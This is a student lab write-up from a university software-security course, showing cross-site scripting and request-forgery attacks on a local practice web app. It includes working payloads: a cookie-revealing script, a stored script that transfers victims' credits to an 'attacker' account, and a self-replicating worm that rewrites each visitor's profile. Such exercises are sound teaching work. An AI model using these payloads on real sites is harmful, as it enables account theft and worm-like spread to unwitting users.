CS 542 – Introduction to Software Security
CS542 Exercise on Web attacks: XSS, and CSRF


Binhao Chen (bchen276@wisc.edu), Steven Yang (yang558@wisc.edu)

Due: November 1 at 2:30pm

1 Cross-Site Scripting (XSS)

1.1 A. Check if WisClick is vulnerable to XSS.


```
<script>
    alert("Watch Out! Be Careful!");
</script>
```



Explanation: By inserting javascript code including an alert() in the attacker's profile, whenever another user is visiting his profile page, this code will be executed and the alert will pop up.

1.2 B. Use XSS to get the victim's session id cookie.

```
<script>
    alert(document.cookie);
</script>
```





Explanation: Similarly, we insert javascript that will pop up an alert showing the current session id by passing in "document.cookie".


2 Cross-Site Request Forgery


2.1 A. Craft a script to steal some victim's credits.

```
<script>
  var req = new XMLHttpRequest();
  req.open('POST', 'http://localhost:8080/transfer', 'True');
  req.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
  req.send("to=attacker&pointsToTransfer=100");
</script>
```


WISCONSIN
UNIVERSITY OF WISCONSIN–MADISON
Logged in as attacker
My Account Earn Credits Transfer Credits Ranking Log Out
This is attacker's Page!
attacker's Credits
500 Credits
attacker's Profile
<script>
var req = new XMLHttpRequest();
req.open('POST', 'http://localhost:8080/transfer', 'True');
req.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');
req.send("to=attacker&pointsToTransfer=100");
</script>
Submit
Cancel


WISCONSIN
UNIVERSITY OF WISCONSIN–MADISON
Logged in as victim
My Account Earn Credits Transfer Credits Ranking Log Out
Ranking
1 victim 6000
2 Bucky 5000
3 Miku 4900
4 Joe 4700
5 attacker 500








Explanation: We include code to send a "POST" request to transfer 100 credits from the victim's account to the attacker's account. This will not require the victim to press any button since it will be automatically executed when the profile page is opened.


2.2 B. The attacker changes the victim's profile content, and every user who sees the victim's profile gets infected.


```
<script id="replica" type="text/javascript">
  var headerTag = '<scrip<script id=\"replica\" type=\"text/javascript\">';
  var req = new XMLHttpRequest();
  req.open('POST', 'http://localhost:8080/transfer', 'True');
  req.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
  var req2 = new XMLHttpRequest();
  req2.open('POST', 'http://localhost:8080/account', 'True');
  req2.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');

  var jsCode = document.getElementById('replica').innerHTML;
  var tailTag = '</' + 'script>';
  var replicaCode = headerTag + jsCode + tailTag;

  req.send("to=attacker&pointsToTransfer=100");
  req2.send(value=replicaCode)
</script>
```





WISCONSIN
UNIVERSITY OF WISCONSIN–MADISON
Logged in as attacker
My Account Earn Credits Transfer Credits Ranking Log Out
Ranking
1 victim 6000
2 Bucky 5000
3 Miku 4900
4 Joe 4700
5 attacker 500


WISCONSIN
UNIVERSITY OF WISCONSIN–MADISON
Logged in as victim
My Account Earn Credits Transfer Credits Ranking Log Out
This is victim's Page!
victim's Credits
5900 Credits
victim's Profile
<script id="replica" type="text/javascript">
var headerTag = '<scrip<script id=\"replica\" type=\"text/javascript\">';
var req = new XMLHttpRequest();
req.open('POST', 'http://localhost:8080/transfer', 'True');
req.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
var req2 = new XMLHttpRequest();
req2.open('POST', 'http://localhost:8080/account', 'True');
req2.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
var jsCode = document.getElementById('replica').innerHTML;
var tailTag = '</' + 'script>';
var replicaCode = headerTag + jsCode + tailTag;
req.send("to=attacker&pointsToTransfer=100");
req2.send(value=replicaCode)
</script>
Submit
Cancel


WISCONSIN
UNIVERSITY OF WISCONSIN–MADISON
Logged in as victim
My Account Earn Credits Transfer Credits Ranking Log Out
Ranking
1 victim 5900
2 Bucky 5000
3 Miku 4900
4 Joe 4700
5 attacker 600


WISCONSIN
UNIVERSITY OF WISCONSIN–MADISON
Logged in as Bucky
My Account Earn Credits Transfer Credits Ranking Log Out
This is Bucky's Page!
Bucky's Credits
4900 Credits
Bucky's Profile
<script id="replica" type="text/javascript">
var headerTag = '<scrip<script id=\"replica\" type=\"text/javascript\">';
var req = new XMLHttpRequest();
req.open('POST', 'http://localhost:8080/transfer', 'True');
req.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
var req2 = new XMLHttpRequest();
req2.open('POST', 'http://localhost:8080/account', 'True');
req2.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
var jsCode = document.getElementById('replica').innerHTML;
var tailTag = '</' + 'script>';
var replicaCode = headerTag + jsCode + tailTag;
req.send("to=attacker&pointsToTransfer=100");
req2.send(value=replicaCode)
</script>
Submit
Cancel




Explanation: The code we insert is a script that copies itself. Whenever a user is visiting the attacker's profile page, their own profile page will be replaced with this script and credits will be stolen since we also create two "POST" requests to send these code and transfer credits. In this way, this code will be passed along by any person who visit the victim's page.

3 Extracting and Using Credentials

3.1 A. Send the victim's session id cookie to the attacker

